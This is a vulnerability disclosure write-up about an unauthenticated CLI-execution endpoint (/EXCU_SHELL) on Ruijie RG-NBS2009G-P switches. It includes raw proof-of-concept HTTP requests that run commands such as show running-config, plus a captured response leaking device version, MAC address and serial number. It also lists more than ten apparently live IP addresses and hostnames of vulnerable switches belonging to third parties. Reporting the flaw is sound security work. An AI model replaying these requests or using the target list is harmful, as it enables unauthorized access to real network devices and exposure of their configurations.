Ruijie RG-NBS2009G-P switch has a foreground CLI command injection vulnerability

1. Impact of vulnerabilities


RG-NBS2009G-P

2. Vulnerability location

/EXCU_SHELL

3. Vulnerability recurrence

When visiting the login page, I found that this package existed.



Filter: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
1	http://119.123.222.209:8888	GET	/			302	401	HTML					119.123.2
2	http://119.123.222.209:8888	GET	/			302	401	HTML					119.123.2
3	http://119.123.222.209:8888	GET	/			302	401	HTML					119.123.2
4	http://119.123.222.65:8888	GET	/index.htm			200	4428	HTML	htm		null, HTML Not...		119.123.2
5	http://119.123.222.65:8888	GET	/EXCU_SHELL			200	738	script					119.123.2
6	https://push.services.mozil...	GET	/			101	240					✓	34.107.24
7	https://firefox.settings.serv...	GET	/v1/buckets/monitor/collections...	✓		200	609	JSON				✓	34.149.10
8	https://getpocket.cdn.mozi...	GET	/v3/firefox/global-recs?version=...	✓		403	293	HTML		403	null, DoS Para...	✓	34.120.5.2
9	https://contile.services.mo...	GET	/v1/tiles			200	3597	JSON			null, Linkfinder...	✓	34.117.23

Request | Response

Raw | Headers | Hex

```
GET /EXCU_SHELL HTTP/1.1
Host: 119.123.222.65:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
mode: EN
cmdnum: 1
command1: show%20version
confirm1: n
Sec-GPC: 1
Connection: close
Referer: http://119.123.222.65:8888/index.htm
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
```

Response



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
1	http://119.123.222.209:8888	GET	/			302	401	HTML					119.123.2
2	http://119.123.222.209:8888	GET	/			302	401	HTML					119.123.2
3	http://119.123.222.209:8888	GET	/			302	401	HTML					119.123.2
4	http://119.123.222.65:8888	GET	/index.htm			200	4428	HTML	htm		null, HTML Not...		119.123.2
5	http://119.123.222.65:8888	GET	/EXCU_SHELL			200	738	script					119.123.2
6	https://push.services.mozil...	GET	/			101	240					✓	34.107.24
7	https://firefox.settings.serv...	GET	/v1/buckets/monitor/collections...	✓		200	609	JSON				✓	34.149.10
8	https://getpocket.cdn.mozi...	GET	/v3/firefox/global-recs?version=...	✓		403	293	HTML		403	null, DoS Para...	✓	34.120.5.2
9	https://contile.services.mo...	GET	/v1/tiles			200	3597	JSON			null, Linkfinder...	✓	34.117.23

Request | Response

Raw | Headers | Hex


```
HTTP/1.1 200 OK
Cache-Control: no-cache
Server: GoAheadWebs
Connection: keep-alive
Pragma: no-cache
Content-Type: text/html

Ruijie Operating System Software
RG-NBS2009G-P system image file (vxWorks.st.gz), version RGOS 10.4(3)p1 Release(9873), Compiled on Apr 14 2015, 17:59:57
Copyright (c) 1998-2010s by Ruijie Networks.All Rights Reserved.

RG-NBS2009G-P Version Information
        Hardware Version     : 2.00
        boot Version         : U-Boot 1.1.23
        Software Version     : RGOS 10.4(3)p1 Release(9873)
        MAC ADDRESS          : 5869.6C44.D387
        SerialNumber         : G1JDAXR000216
        Software Image File  : RG-NBS2009G-P(RGOS 10.4(3)p1 Release(9873)).st.gz
        Compiled             : Apr 14 2015, 17:59:57

System Uptime is 2 weeks 4 days
@@@@@@
```

You can also execute other commands, such as show running-config to view all the configuration information of the switch, etc.



POC：


GET /EXCU_SHELL HTTP/1.1
Host: 119.123.222.65:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
mode: EN
cmdnum: 1
command1: show running-config
confirm1: n
Sec-GPC: 1
Connection: close
Content-Length: 2

Case 1

Vulnerability Address： http://119.123.222.209:8888/

Vulnerability details：

There is an unauthorized access vulnerability in this interface, which can directly execute Ruijie CLI commands, causing command injection attacks. For example, you can use the following POC to execute the show running-config command to view all the config




Case 2

Vulnerability Address： http://119.123.222.65:8888/

Vulnerability details：

There is an unauthorized access vulnerability in this interface, which can directly execute Ruijie CLI commands, causing command injection attacks. For example, you can use the following POC to execute the show log command to view all the log information of the switch.





Case 3

Vulnerability Address： http://119.123.220.18:8888/

Vulnerability details：


There is an unauthorized access vulnerability in this interface, which can directly execute Ruijie CLI commands, causing command injection attacks. For example, you can use the following POC to execute the show interface command to view the interface status and statistics of the switch.






Other vulnerable urls


http://119.123.223.194:8888/




http://119.123.220.18:8886




http://119.123.223.195:9000/




http://119.123.223.195:8888/index.htm




http://qddeagry.v3n.pkoplink.com:8886





http://dqdeagps.v3n.pkoplink.com:8886/



http://60.165.53.178:8813